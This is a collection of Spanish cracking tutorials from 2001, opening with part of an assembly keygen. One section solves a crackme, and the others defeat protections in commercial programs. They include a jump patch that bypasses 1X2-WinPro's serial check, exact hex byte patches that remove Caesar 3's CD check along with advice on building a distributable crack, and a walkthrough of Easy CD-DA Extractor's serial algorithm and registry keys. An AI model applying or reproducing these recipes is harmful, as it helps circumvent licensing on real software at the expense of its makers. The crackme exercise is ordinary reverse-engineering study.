xor eax,eax
mov esi, offset temp2
mov edi, offset nombre
@1:
mov al,[edi]
shl eax,02h
add [esi],eax
add [ebx],eax
inc edi
cmp byte ptr [edi],00h
jnz @1
rcl dword ptr [esi],05h
rcl dword ptr [ebx],09h
mov edx,[ebx]
add edx,[esi]
mov ecx,offset temp2-5
mov [ecx],edx
mov esi,offset temp2-19
mov ax,[ecx]
mov [esi],ax
add ecx,02
mov esi,offset temp2-14
mov ax,[ecx]
mov [esi],ax
```

```
mov esi,offset temp2-14
xor eax,eax
mov ah,[esi+01]
mov esi,offset temp2-19
add ah,[esi]
rcl eax,0ch
mov esi,offset temp6
mov [esi],ah
xor eax,eax
mov ecx, offset temp2-19
mov edx,02h
mov edi, offset texto
mov esi,offset temp3
push segundo
jmp @2
segundo:
xor eax,eax
mov ecx, offset temp2-14
mov edx,02h
mov edi, offset texto
mov esi,offset temp4
push tercero
jmp @2
tercero:
xor eax,eax
mov ecx, offset temp6-1
mov edx,02h
mov edi, offset texto
```

```
mov esi,offset temp5

push sigue

jmp @2

@2:

mov ah,[ecx]

shr ah,04h

shr eax,08h

mov bh,[edi+eax]

mov [esi],bh

xor eax,eax

mov ah,[ecx]

shl eax,14h

shr eax,1ch

mov bh,[edi+eax]

mov [esi+01],bh

inc ecx

add esi,02h

dec edx

jnz @2

pop eax

jmp eax

sigue:

mov edi, offset temp3

mov esi,04h

mov eax,offset resultado

@3:

mov cl,[edi]

mov [eax],cl
```

```
inc eax
inc edi
dec esi
jnz @3
mov bl,2dh
mov [eax],bl
mov esi,02h
@4:
mov cl,30h
inc eax
mov [eax],cl
dec esi
jnz @4
inc eax
mov bl,2dh
mov [eax],bl
mov edi,offset temp3+8
mov esi,04h
@5:
mov cl,[edi]
inc edi
inc eax
mov [eax],cl
dec esi
jnz @5
mov eax,offset temp
mov edi,offset temp2
```

```
mov ebx,offset temp3

mov ecx,offset temp4

mov edx,offset temp5

mov esi,00000000h

mov [eax],esi

mov [edi],esi

mov [ebx],esi

mov [ecx],esi

mov [edx],esi

popad

jmp noerror

error1:

invoke MessageBox,NULL,ADDR mensaje1,ADDR TituloSerial,MB_OK

jmp borrar

noerror:

invoke MessageBox,NULL,ADDR resultado,ADDR TituloSerial,MB_OK

.ELSEIF ax==IDM_BORRAR

borrar:

invoke SetDlgItemText,hWnd,IDC_EDIT,NULL

.ELSE

invoke DestroyWindow,hWnd

.ENDIF

.ELSE

mov edx,wParam

shr edx,16

.IF dx==BN_CLICKED

.IF ax==IDC_BOTON

jmp calcula
```

```
.ELSEIF ax==IDC_SALIR

invoke SendMessage,hWnd,WM_COMMAND,IDM_SALIR,0

.ELSEIF ax==IDC_ACERCA

invoke MessageBox,NULL,ADDR acerca,ADDR AboutName,MB_OK



.ENDIF

.ENDIF

.ENDIF

.ELSE

invoke DefWindowProc,hWnd,uMsg,wParam,lParam

ret

.ENDIF

xor eax,eax

ret

WndProc endp

end start
```

He probado con todos los nombres que se me han ocurrido y siempre ha salido OK.

Espero que se haya entendido, explicar el Keygen ya seria otro tutorial, cualquier duda :

Juan_np@yahoo.com

¡!!JNP

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ICEFORTRESS crackME level 1 - level1.exe

PROTECCION:	**Serial.**
Objetivo:	**Buscar un Numero de Serie valido**
Descripcion:	CrackME
Dificultad:	NULA - [SUPERNEWBIE]
DOWNLOAD:	www.icefortress.com
Herramientas:	Softice - Mucho cerebro - (Un pokillo de suerte)
CRACKER:	**rulzgz** **FECHA:** **20/02/2001**

INTRODUCCION

Este es mi primer tutorial (y espero ke no el ultimo), La verdad ke yo soy un newbie, probablemente mucho mas ke algunos de los ke lean este tute, asi ke si alguien kon un poko mas de experiencia ke yo en el asunto lee esto y ve algun fallo, o simplemente kree ke puede mejorarlo, k me lo komunike por email a rulzgz@teleline.es. Pero recordad ke esta echo por y para NEWBIES.

Pues dicho esto vamos al tajo :)

Se trata de un programa echo por el grupo ICEFORTRESS cuya unika finalidad es ser crackeado :), este es el de nivel 1, en kuanto konsigues crackearlo te dan la URL para el crackme de siguiente nivel. Pero en este caso se han tomado muy poco empeño en protegerlo, o es un fallo del programador, no sé.

AL ATAKE

La verdá es ke descubrí la forma de crackear este programa con un poko de koña, ahora os lo explicaré: En algun tute leí ke a veces los inkautos programadores antes de hacer la comparación entre un kodigo malo(el nuestro) y uno bueno(el real) guardaban ambos en posiciones de memoria muy cercanas, con lo kual solo hay k buskar nuestro password o nombre de usuario en la memoria y si habia suerte por al lao habia un numero ke resultaba ser el bueno :). Ahora lo expliko.

En primer lugar se rellena las dos casillas ke hay al ejekutar el programa, en mi caso puse:

NAME: rulzgz
SERIAL: 666999666

Muy bien, ahora simplemente entramos en el Softice (**CRTL + D**) y escribirmos:

bpx hmemcpy

Regresamos a windows pulsando **F5**, mu bien, kuando pulsemos el boton register en el crackme saltara el softice. Pero todavia no estaremos dentro del kodigo del pograma (fijaos ke en la segunda barrita verde empezando por abajo y vereis k pone **-----USER-----**) pos iremos pulsando **F12** hasta ke aparezca el nombre del programa en esa barrita verde(**-----LEVEL1!CODE-----**). Una vez dentro, veremos un monton de instrucciones en ensamblador **(*NOTA* Os recomiendo muy seriamente a todos los ke empezeis, ke es MUY konveniente saber algo de ensamblador antes de empezar a crackear, os lo digo como propia experiencia, ke si no se sabe ASM kuesta MUCHO mas)** vais

traceando un poco con **F10** cuando creais que el mensaje de error esta a punto de aparecer (bueno, vais provando si no sale tracear un poco mas con F10) escribir:

S 30 L FFFFFF "666999666"

En vuestro caso escribid vuestro codigo en vez de **666999666 :)** y en una de las ventanas del Softice en la parte de la derecha aparecera vuestro nombre y vuestra clave y justo debajo un extraño numero como este (en mi caso):

1141171081221031 22

Y.... efectivamente al salir y poner vuestro nombre y ese codigo el programa os dice la URL para encontrar el crackme del siguiente nivel :) Muy bien Ahora ya lo teneis "crackeado" pero aún vamos a ir un poco mas lejos :), fijaros en el kodigo y en vuestro nombre :

114	**117**	**108**	**122**	**103**	**122**
r	**u**	**l**	**z**	**g**	**z**

¿No hay algo raro? :) probemos con distintos nombres:

z g z g z g => 122 103 122 103 122 103
r r r u u u => 114 114 114 117 117 117

Parece ke nuestras sospechas estan fundadas :) y si efectivamente para calcular la clave para nuestro nombre simplemente sustituye cada letra de nuestro nombre por un numero predefinido :) umm curioseemos un poko mas:

a b c d e f => 97 98 99 100 101 102
g h i j k l => 103 104 105 106 107 108
m n o p q r => 109 110 111 112 113 114
s t u v w x => 115 116 117 118 119 120
y z 1 2 3 4 => 121 122 49 50 51 52
5 6 7 8 9 0 => 53 54 55 56 57 58

Introduciendo unos kodigos komo estos (o todos de vez) obtendremos la ekivalencias de todo el abecedario ke son las siguientes:

a b c d e f g h i j k l m n o p q r s t u v w x y z 1 2 3 4 5 6 7 8 9 0

97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 49 50 51 52 53 54 55 56 57 58

Ke os pareceria hacer un KEYGEN Pos io kreo ke kon estos datos, y kon algo ke sepais de programación facilmente lo podréis hacer :) ya ke este crackME va tomando los caracteres del nombre uno a uno y los va sustituyendo por los correspondientes numeros preestablecidos. Si alguien se anima y lo hace, ke me lo pase a rulzgz@teleline.es

Bueno pos espero ke os haya sido util y ameno este tutorial para kualkier sugerencia, duda, felicitacion, abucheo, etc... plz escribirme a rulzgz@teleline.es

-={SALUDOS}=-

Mr.Silver/WkT - Por ayudarme y aguantarme tantos y tantos dias
Karpoff - Profesor X - Por la gran labor ke estan haciendo recopilando tutes
A toda la gente ke escribe tutes par NEWBIES en kastellano
A toda la gente de los kanales #Atrio y #Crackers del IRC-HISPANO
Y a toda la gente del desaparecido #Sexnet (el intecambio de passwords es ilegal segun los ADMIN del hispano pero pa mi ke simplemente son unos FASCISTAS y k en su red no hay libertad de expresion)
Al + KOMANDO + PARRA + - Albrto - Th3_Crow - Snaper - Webon - etc..

[E+O+F]

©2001 :: RuL :: rulzgz@teleline.es

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: 1X2-WinPro 3.2.0 Profesional

PROTECCION: **Serial.**

Objetivo: Obtención del serial, o simular estar registrados.

Descripcion: Para hacer quinielas

Dificultad: Muy facil.

DOWNLOAD: http:// [lo siento no me acuerdo]

Herramientas: **Softice 3.xx, W32dasm.**

CRACKER: **kamui** **FECHA:** **5/4/2001**

INTRODUCCION

Hey, hola otra vez, vengo a presentarles otro programa para ver k sistema de protección tiene (bastante malo la verdad). Es un programa para hacer las quinielas de fútbol (a lo k llega la desesperación de ser rico....).
Es uno de los programas actuales y además dicen k da buenos resultados, todavía no lo he probao, pero seguro k lo hago....
La direccion de donde me la bajé, pues no me acuerdo pero en cualquier buscador yo creo que lo encontrareis facilmente.
Bien comenzamos el atake.

AL ATAKE

Bueno a simple vista sabemos k el objetivo está hecho en Visual Basic (debido a los archivos k copia).Bien como siempre lo vamos a desensamblar mediante el W32Dasm para VB, podría hacerse tambien con el Smartcheck pero, eso es otro tutorial.....

Al desensamblar, vemos:

```
:005E0382 F7DF neg edi
:005E0384 1BFF sbb edi, edi
:005E0386 47 inc edi
:005E0387 F7DF neg edi

* Reference To: MSVBVM60.__vbaFreeStr, Ord:0000h
|
:005E0389 FF1550134000 Call dword ptr [00401350]
:005E038F 8D4DB8 lea ecx, dword ptr [ebp-48]

* Reference To: MSVBVM60.__vbaFreeObj, Ord:0000h
|
:005E0392 FF154C134000 Call dword ptr [0040134C]Aki el Chekeo,, ¿serial introducido=serial bueno?
:005E0398 6685FF test di, di==>flag=0=>comparación ERRONEA
```

:005E039B 0F84A8000000 je 005E0449==>Salta si la comparación es Erronea=> serial no correcto!
:005E03A1 8B55D8 mov edx, dword ptr [ebp-28]
:005E03A4 52 push edx

* Possible StringData Ref from Code Obj ->"Final"
|
:005E03A5 6814A74500 push 0045A714

* Possible StringData Ref from Code Obj ->"&APIDLL"
|
:005E03AA 6850874500 push 00458750

* Possible StringData Ref from Code Obj ->"API Seccion"
|
:005E03AF 6834874500 push 00458734

* Reference To: MSVBVM60.rtcSaveSetting, Ord:02B2h
|
:005E03B4 FF1508104000 Call dword ptr [00401008]
:005E03BA B904000280 mov ecx, 80020004
:005E03BF B80A000000 mov eax, 0000000A
:005E03C4 894D80 mov dword ptr [ebp-80], ecx
:005E03C7 894D90 mov dword ptr [ebp-70], ecx
:005E03CA 894DA0 mov dword ptr [ebp-60], ecx
:005E03CD 8D9538FFFFFF lea edx, dword ptr [ebp+FFFFFF38]
:005E03D3 8D4DA8 lea ecx, dword ptr [ebp-58]
:005E03D6 C605D066610000 mov byte ptr [006166D0], 00
:005E03DD 898578FFFFFF mov dword ptr [ebp+FFFFFF78], eax
:005E03E3 894588 mov dword ptr [ebp-78], eax
:005E03E6 894598 mov dword ptr [ebp-68], eax
:005E03E9 C78540FFFFFF40A74500 mov dword ptr [ebp+FFFFFF40], 0045A740
:005E03F3 C78538FFFFFF08000000 mov dword ptr [ebp+FFFFFF38], 00000008

* Reference To: MSVBVM60.__vbaVarDup, Ord:0000h
|
:005E03FD FF15D4124000 Call dword ptr [004012D4]
:005E0403 8D8578FFFFFF lea eax, dword ptr [ebp+FFFFFF78]
:005E0409 8D4D88 lea ecx, dword ptr [ebp-78]
:005E040C 50 push eax
:005E040D 8D5598 lea edx, dword ptr [ebp-68]
:005E0410 51 push ecx
:005E0411 52 push edx
:005E0412 8D45A8 lea eax, dword ptr [ebp-58]
:005E0415 6A00 push 00000000
:005E0417 50 push eax

* Reference To: MSVBVM60.rtcMsgBox, Ord:0253h
|
:005E0418 FF15C0104000 Call dword ptr [004010C0]
:005E041E 8D8D78FFFFFF lea ecx, dword ptr [ebp+FFFFFF78]
:005E0424 8D5588 lea edx, dword ptr [ebp-78]
:005E0427 51 push ecx
:005E0428 8D4598 lea eax, dword ptr [ebp-68]
:005E042B 52 push edx
:005E042C 8D4DA8 lea ecx, dword ptr [ebp-58]
:005E042F 50 push eax
:005E0430 51 push ecx
:005E0431 6A04 push 00000004
:005E0433 FFD6 call esi
:005E0435 83C414 add esp, 00000014
:005E0438 C745E4FFFFFFFF mov [ebp-1C], FFFFFFFF
:005E043F 684E055E00 push 005E054E
:005E0444 E9E0000000 jmp 005E0529==>Nos envia lejos del mensaje de ERROR!

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005E039B(C)
|
:005E0449 B904000280 mov ecx, 80020004**-Si el salto se ha producido,el serial es incorrecto, caemos aki no pasamos por el salto anterior, y nos envia directamente al mensaje de error!-**
:005E044E B80A000000 mov eax, 0000000A

:005E0453 894D80 mov dword ptr [ebp-80], ecx
:005E0456 894D90 mov dword ptr [ebp-70], ecx
:005E0459 894DA0 mov dword ptr [ebp-60], ecx
:005E045C 8D9538FFFFFF lea edx, dword ptr [ebp+FFFFFF38]
:005E0462 8D4DA8 lea ecx, dword ptr [ebp-58]
:005E0465 898578FFFFFF mov dword ptr [ebp+FFFFFF78], eax
:005E046B 894588 mov dword ptr [ebp-78], eax
:005E046E 894598 mov dword ptr [ebp-68], eax//Mensaje k no queremos k aparezca , jeje://

* Possible StringData Ref from Code Obj ->"Numero de registro NO valido"
|
:005E0471 C78540FFFFFF7CA74500 mov dword ptr [ebp+FFFFFF40], 0045A77C
:005E047B C78538FFFFFF08000000 mov dword ptr [ebp+FFFFFF38], 00000008

* Reference To: MSVBVM60.__vbaVarDup, Ord:0000h
|
:005E0485 FF15D4124000 Call dword ptr [004012D4]
:005E048B 8D9578FFFFFF lea edx, dword ptr [ebp+FFFFFF78]
:005E0491 8D4588 lea eax, dword ptr [ebp-78]

Conclusion:

Trás ver el listado muerto con el W32DASM para VisualBasic, podemos ver el mensaje de error por la dirección 5E0471,, mirando hacia arriba podemos ver algo muy interesante:

:005E0392 FF154C134000 Call dword ptr [0040134C]
:005E0398 6685FF test di, di
:005E039B 0F84A8000000 je 005E0449

Donde en la call se hace el chekeo compara y si todo va bien no salta.[Se comprueba con el Soft-ICE] , mas adelante podemos ver k si este salto no se produce, hay un salto incondicional k nos lleva lejos de la parte del código donde nos da el mensaje de error:

:005E0444 E9E0000000 jmp 005E0529

Hey la cosa está clara podemos nopear el salto de la dirección 5E0398 para k no nos conduzca al error nunca.

Vemos una cosa, al parchearlo, jod... solo sirve para una vez cuando lo instalamos de nuevo debemos parchearlo otra vez y tal y tal....., pues aki nada el programador ha cometido un **fallo muy grande**, ya k al parchearlo, y aceptar cualquier serial, vamos otra vez la pestaña de registro y..., leches!! (con perdón) un serial correcto!!! ;-)

Nota:Esto es para el estudio de la protección del programa, y solo eso , si os gusta o acabais el periodo de evaluación debereis pagar para seguirlo usando.

Un saludo a todos los de Tutoriales-2000, al canal #crackers del irc-hispano, bueno y a todos en GENERAL..

Para consultas: kamui_@latinmail.com/o tambien/kamui__@hotmail.com

Karpoff Spanish Tutor

Programa:	**Caesar 3 Versión Española**

PROTECCIÓN:	CD-check		
Objetivo:	Eliminar el CD-check		
Descripción:	Muy buen juego de estrategia en tiempo real		
Dificultad:	Aficionado		
Herramientas:	* HexWorkShop * SoftICE 4.x * CodeFusion 3.0		
CRACKER:	**Mr. Ridk**	**FECHA:**	18/03/2001

INTRODUCCIÓN

Bueno este es mi primer tutorial y mi primer crack y he elegido este programa por que tiene una rutina muy fácil tanto de encontrar como de cargarse. De Todas formas para cualquier duda podéis mandarme un e-mail

AL ATAKE

Bueno, bueno, bueno el juego tiene una estúpida forma de mirar a ver si esta el CD en la unidad. Lo que hace es un par de comparaciones y si las comparaciones no le cuadran entonces nos hace aparecer un mensajito de esos de Windows diciendo que introduzcamos el CD. Bueno pues veamos una forma de lo mas sencilla para saltarnos el mensajito.

Bueno el mensaje es un claro MessageBox de Windows y su breakpoint correspondiente es "Bpx MessageBoxA".

Colocamos el breakpoint y ejecutamos el juego y cuando nos salga el mensaje nuestro fiel Soft-ice saltara...

En fin pensemos un poco ¿que es lo que hace aparecer el mensajito? Premio!!!! una comprobación y un salto condicional, y ¿Donde estará ese salto? Pues simple; unas líneas mas arriba de la llamada al mensaje.

Así pues buscando unas líneas mas arriba observaremos.....

```
:00526B3E E817A5EDFF  CALL   0040105A

:00526B43 6880027503     PUSH  03750280

:00526B48 687CE25500    PUSH  0055E27C
```

```
:00526B4D E852ABEDFF  CALL   004016A4     <----------Comprueba que hay CD.

:00526B52  83C408          ADD    ESP, 08

:00526B55  85C0            TEST   EAX, EAX

:00526B57  7409            JZ       00526B62    <----------Salta si no hay CD

:00526B59  E802B8EDFF   CALL   0040230      <----------Comprueba el CD

:00526B5E  85C0            TEST   EAX, EAX

:00526B60  754F            JNZ     00526BB1    <----------Salta si es correcto

.............

:00526B90  FF15AC879300 [USER32!MessageBoxA] <-----Mensaje de Error

...............
```

Incluso para un novato como yo esta claro, la primera call comprueba que haya algún CD y sino hay ninguno salta y nos jode la marrana.

La segunda con el permiso de la primera comprueba el CD y sino es el correcto pues te jodes y pagas 6900 pelas por este juego (las vale).

Pues sabiendo esto y utilizando eso que tienes sobre los hombros pues deduces:

Si hago que el primer salto no salte nunca no me jodera la marrana. Y si hago que el segundo salte siempre pues podré jugar hasta hartarme.

¿Qué como haces eso? Muy simple...

El primer salto lo cambias por un par de nop's así el ordenador no hace nada y el segundo lo cambias para que en vez de condicional sea incondicional Así que coges un editor hexadecimal y haces los cambios pero no sin antes hacer una copia de seguridad...

```
0125F57: 74 09 -------> 90 90

0125F60: 75 4F -------> EB 4F
```

Y ya para finalizar coges un generador de cracks (CodeFusion) y tomas como original la copia de seguridad y como crackeado el que has modificado y creas un bonito crack.

Y eso es todo verdad que ha sido fácil.....

Para cualquier duda podéis mandarme un e-mail

Karpoff Spanish Tutor

Programa: EASY CD-DA EXTRACTOR 4.3.0

PROTECCION:	**Serial Number.**		
Objetivo:	**Pues buscar un Serial válido a la vez que aprendemos algo de criptografía.**		
Descripcion:	**Programa de conversión de CD's de audio a archivos de sonido variados.**		
Dificultad:	**Principiante.**		
DOWNLOAD:	**http://www.poikosoft.com/cdda/**		
Herramientas:	**Softice 3.24, papel y algo para escribir.**		
CRACKER:	**Arkanian**	**FECHA:**	**28/03/2001**

INTRODUCCION

Un nuevo ensayo (y van ...) en el que vamos a ver como se intenta esconder las cosas, el Serial en este caso, sin conseguirlo. De paso veremos algunas técnicas y algunos trucos que nos servirán en el futuro para programas de similares características.

Parece mentira, es el enésimo programa que me encuentro con copyright del año 2000 que funciona como si nosotros no existieramos (¿?). Mi opinión es que les da igual mientras haya alguién que pase por caja.

Bueno, esto no es del todo cierto, el programa parece estar ¿empakado - compilado? con algo que FileinsPEctor 4.2-SP1 (aupa Viper) no llega a reconocer y las caracteristicas de las secciones están modificadas, pero como vamos a atacar la encriptación del Serial esto no tiene demasiada importancia.

Eso si, papel y algo para escribir van a ser herramientas fundamentales para este programa.

Engrasa las neuronas que empezamos...

AL ATAKE

PREPARATIVOS

Al ejecutar el programa observamos que el inicio del mismo tarda lo suyo, esperamos pacientemente y por fin nos parece una Ventana de Registro (mira más abajo), con dos partes diferenciadas. Una que nos informa que tenemos un **Periodo de Evaluación** de 20 usos con su botón de ***¡Probar!*** y otra de desbloqueo donde se nos va a pedir una **Clave** y una **Clave de comprobación**, vemos también que el botón ***Desbloquear*** está deshabilitado.

Vamos a poner 1212121212 como **Clave** y 1234567890 como **Clave de comprobación** a ver que pasa... nada, el botón sigue deshabilitado. ¿El número de caracteres?, ponemos más caracteres y... nada. ¿Ponemos cualquier cosa?... nada que hacer.

Pensemos un poco, si el botón sigue deshabilitado se puede deber a varias razones. Veamos, en otros programas basta con rellenar los campos para que se active el botón, es una comprobación de que el campo está ocupado, una vez que se pulsa el botón es cuando se realiza las comprobaciones o lo que sea.

Este no parece ser el caso, por lo tanto cuando introducimos las **Claves** el programa tiene que estar haciendo algo. Y ese "algo" es alguna otra comprobación, o bien del número de caracteres o bien, y esperemos que sea así, la comprobación entera del Serial. El procedimiento puede ser el siguiente:

-. El usuario introduce las **Claves**.
-. Se comprueba lo que sea.
-. ¿Acierto?, se habilita el botón ***Desbloquear***.
-. ¿Error?, el programa entra en un bucle esperando una nueva acción del usuario, esta acción puede ser o introducir una **Clave** nueva o darle al botón de ***¡Probar!***.

Probaremos un pequeño truco que suele funcionar con programas de estas características. Un ejemplo del esquema anterior es el acceso a la zona VIP de los CD's de la revista Primera Linea que se salta también así.

Metemos de **Clave** 1212121212 y de **Clave de comprobación** 123456789, saltamos con Crtl+D a SoftIce y hacemos lo siguiente:

S 30:0 LFFFFFFFFFF "1212121212" -> Buscamos...
Pattern found at 0030:80520A52 (80520A52) -> Respuesta de SoftIce.
BPR 30:80520A52 30:80520A52+A RW -> El lazo de la trampa.
S -> Por si acaso...
Pattern found at 0030:C0F5B17F (C0F5B17F) -> El eco de la busqueda anterior.

Una vez puesta la trampa volvemos con Crtl+D al programa y metemos el último digito de nuestro Serial de prueba en la **Clave de comprobación**, en este caso el 0, el resultado es inmediato, adivina donde aterrizamos, ...pues si, **Kernel!HMEMCPY**.

Atención, en esta fase un bp directo tal como BPX HMEMCPY ¡no funciona!, compruebalo si quieres.

EL CÓDIGO

No tiene mucho misterio, sólamente es necesario invertir tres saltos para que el programa quede totalmente registrado, uno durante la comprobación que estamos viendo y que es el que habilita el botón, el segundo cuando se pulsa el botón ***Desbloquear*** que nos manda a un código identico pero en otra dirección y el tercero cuando se inicia el programa y se comprueban en **HKEY_CURRENT_USER\Software\Poikosoft\Easy CD-DA Extractor 4.3** las claves **109** y **110** que son el Serial, por si te sirve de ayuda los tres van precedidos de un **test al, al**. ¡Suerte!.

Pero como saltar el programa sin más no es nuestro objetivo pasaremos elegantemente por encima de estas menudencias, vamos a por el Serial válido que es lo que interesa.

EL SERIAL

Si has empezado trazando el código desde el principio habrás comprobado como la cosa parece estar divida en tres

partes, una donde se comprueba la **Clave**, su número de caracteres y como la posiciona en distintos sitios de memoria (acaba en un JMP), otra parte que hace lo mismo con la **Clave de comprobación** (acaba también en JMP) y la tercera que es la que finaliza en el **test al, al** y el salto condicional.

Esta es la parte que vamos a analizar. ¿Qué donde coño está escondido el Serial?. Atentos que empieza a asomar las orejas:

:00461A0C push ebp
:00461A0D mov ebp, esp
:00461A0F mov eax, [ebp+08] -> **Dirección de la Clave de comprobación.**
:00461A12 mov dl, [eax+08] -> **El valor del noveno caracter [39].**
:00461A15 mov al, [eax+09] -> **El valor del décimo caracter [30].**
:00461A18 xor dl, AA -> **Los "xorea" con AA y**
:00461A1B xor al, AA -> **el resultado es 93 y 9A respectivamente.**
:00461A1D movsx ecx, al -> **Con esto lo convierte a FFFFFF9A (ver recuadro).**
:00461A20 movsx edx, dl -> **Nos queda FFFFFF93, estos valores serán usados más tarde.**
:00461A23 mov eax, ecx -> **Lo traslada a EAX.**
:00461A25 push eax -> **Guarda el registro.**
:00461A26 push edx -> **Idem.**
:00461A27 mov eax, [ebp+0C] -> **Dirección de la Clave.**
:00461A2A push eax -> **La guarda para luego.**
:00461A2B call 004617A8 -> Entraremos aquí.
:00461A30 add esp, 0C -> **Corrige la pila.**
:00461A33 mov eax, 00592A14 -> La dirección donde se ha creado la Clave de comprobación válida.
:00461A38 pop ebp -> **Recupera ebp y**
:00461A39 ret -> **nos vamos.**

No creo que hagan falta muchas más explicaciones, ha cogido los valores noveno y décimo de nuestra **Clave de comprobación** los ha "xoreado" con AA y convertido mediante MOVSX para guardarlos y utilizarlos luego, lo único peliagudo es la instrucción MOVSX cuya explicación técnica es la siguiente:

> **MOVSX / MOVZX :** Carga con extensión de signo o cero. Toma el segundo operando, le extiende adecuadamente el signo (o le pone a cero la parte alta) hasta que sea tan grande como el primer operando. Si el primer operando es de 16 bits, el segundo sólo puede ser de 8; si el primero es de 32 bits el segundo puede ser de 8 ó 16. El primer operando debe ser un registro, el segundo puede ser un registro u operando en memoria (nunca inmediato).

Si no lo entiendes, no te preocupes, hay que darle tiempo al tiempo, no nacemos aprendidos. Creeme cuando te digo que se convierten en esos valores.

Entramos en el **call 004617A8** a ver que hay y nos encontramos con un motón de llamadas, subllamadas y saltos atrás, donde se comprueba de nuevo la longitud de la **Clave** y se localizan unas posiciones de memoria (00592A14 entre otras más) hasta que después de un rato localizamos este más que interesante fragmento de código:

:00461708 push ebp
:00461709 mov ebp, esp
:0046170B push ebx
:0046170C xor eax, eax -> **Limpia EAX.**
:0046170E mov ecx, [ebp+08] -> **Primer valor de nuestra Clave, [31].**
:00461711 mov edx, 0056CF58 -> ¡Aquí!
:00461716 mov ebx, ecx -> **Nuestro valor a EBX.**
:00461718 xor bl, AA -> **Lo "xorea" con AA.**
:0046171B cmp bl, [edx] -> **Lo compara con el valor de EDX.**
:0046171D jz 00461726 -> **¿Son igules?, entonces saltamos, si no son entonces...**
:0046171F inc eax -> **Incrementa el contador en EAX.**
:00461720 inc edx -> **Siguiente valor de EDX**
:00461721 cmp eax, 1E -> **Contador del número de vueltas comprobando los valores de EDX.**
:00461724 jl 00461716 -> **Salta hacia arriba.**
:00461726 cmp eax, 1E -> **Contador del número de caracteres de la Clave válida.**
:**00461729 jnz 00461733 -> Salta hacia la primera parte del algoritmo de transformación.**
:0046172B mov eax, 00000013 -> **Un valor fijo indicativo de ¡ERROR!.**
:00461730 pop ebx
:00461731 pop ebp
:00461732 ret -> **Vuelve a la segunda transformación.**

A ver si consigo explicar de una manera comprensible lo que realmente hace el código de arriba. Coge el primer valor de nuestra **Clave**, traslada a EDX una dirección fija donde hay una serie de valores (nada inteligible en la columna ASCII), "xorea" nuestro valor con AA y lo compara con el valor de EDX. Aquí tenemos dos casos:

1.- Los valores coinciden

Si alguna comparación es buena saltaremos en jz 00461726 hacia la segunda comparación de EAX con 1E, como EAX no ha alcanzado todavía ese valor saltaremos a la dirección 00461733 donde se realiza una primera y larga transformación de nuestro valor "xoreado". (Es una pasada poner todo el código).

Acto seguido entramos en una segunda y muchísimo más larga manipulación donde los resultados obtenidos de esta primera transformación son sumados, restados, multiplicados, divididos, "xor-ados", "ror-ados", "shl-ados", "neg- ados"...etc, con todos los registros, con una multitud de valores fijos y que se yo cuantas cosas más. Es bonito ver como cambian todos los registros haciendo una traza automática (**T 40**, por ejemplo).

En un momento dado, hacia la mitad o así, aparecen los dos valores de antes (FFFFFF93 y FFFFFF9A) que son incorporados a esta orgía matemática. Imposible seguirle la pista a todo esto. (Si poner el código de la primerá manipulación es una pasada, imagínate esta...)

2.- Los valores no coinciden

Si en esta primera comparación no son iguales, aumenta EAX que hace de contador, pero atención a esto, EAX hace de contador del número de comparaciones con los valores de EDX. Es decir nuestro primer valor "xoreado" va a ser comparado con 30 valores diferentes en EDX. Como nuestro valor "xoreado" no sea igual a ninguno de esos valores, que no lo es, EAX llegará a 30 (1E), alcanzaremos la segunda comparación con 1E, no saltaremos en 00461729, entonces moverá un valor fijo (0x13h) a EAX y date por jodido.

El ret final nos manda directamente a la segunda transformación donde ese 13 va a ser el valor de inicio y pasaremos bastante rato desgastando la tecla **F8** para nada, |:-(.

Y esto sólo con el primer valor de nuestra **Clave**, la cosa se repite con los otro nueve... paciencia.

mov edx, 0056CF58

Parece que nuestro valor se compara con "algo" que hay en esa dirección, veamos que es. Este es un ejemplo de los valores que encontramos en EDX:

FA 98 F0 9E FD 9C E6 9D F9 E8 ...hasta 30 valores.

Si "xorea" nuestro valor con AA y luego lo compara con lo anterior, lógicamente el "xoreo" de estos valores con AA nos dará los caracteres válidos de **Clave** buena, así pues con la ayuda de la calculadora del Windows obtenemos estos valores ASCII originales:

50 32 5A 34 57 36 4C 37 53 42 ...etc.

Que puestos de una manera legible son:

P....2...Z...4..W...6...L...7...S...B ...etc.

Hay que tener en cuenta que la posición de estos valores no es estática, lo que hemos visto hasta ahora nos indica que la **Clave** debe tener 30 caracteres de longitud, que necesariamente debe de estar compuesta de los 30 valores anteriores y que por lo visto no importa el orden. El código anterior está comprobando si existe ese valor dentro de nuestra **Clave**, no la posición que ocupa.

Eso nos hace suponer que a ordenaciones diferentes de esos valores tendremos **Claves de comprobación** diferentes. ¡Elemental mi querido Watson...!

Así pues el número de **Claves** válidas admitidas será el número de Permutaciones de 30, que es igual al factorial de 30. (Para los legos, la manera en la que pueden ser ordenados de forma diferente 30 valores).

En notación matemática el factorial de 30 es, **30! = 30*29*28*....*3*2*1**, a mi me sale un número de ¡33 digitos!. ¿Tantos usuarios esperan tener?, ¿No se han pasado un poco?... Bueno con esto se aseguran que no van a dar la misma **Clave** a dos usuarios diferentes, :-).

Dejemos de los Grandes Números y vayamos a lo que interesa, tenemos ya una **Clave** (P2Z4W6L7SB...etc), ¿Qué pasa con la **Clave de comprobación**?

LA CLAVE DE COMPROBACIÓN

Hemos puesto la **Clave** buena (una de ellas) y saltado a SoftIce de nuevo. Como ya sabíamos lo que nos espera hemos puesto los bp's pertinentes en los sitios adecuados. Estamos aquí, después de toda la orgía matemática y tenemos todos los registros ocupados con valores extraños:

:00461947 mov eax, edi **-> El valor de EDI a EAX.**
:00461949 and eax, 0000FFFF **-> Le hace un Y lógico y**
:0046194E push eax **-> lo guarda para**
:0046194F call 00461788 -> entrar aquí donde se desencripta.
:00461954 pop ecx
:00461955 mov [00592A14], al -> El primer caracter de la Clave de Comprobación.
:0046195A sar edi, 02 **-> Nueva operación**
:0046195D push edi **-> Lo guarda.**
:**0046195E call 00461788 -> Lo desencripta.**
:00461963 pop ecx
:00461964 mov [00592A15], al -> El segundo caracter.
..... etc.

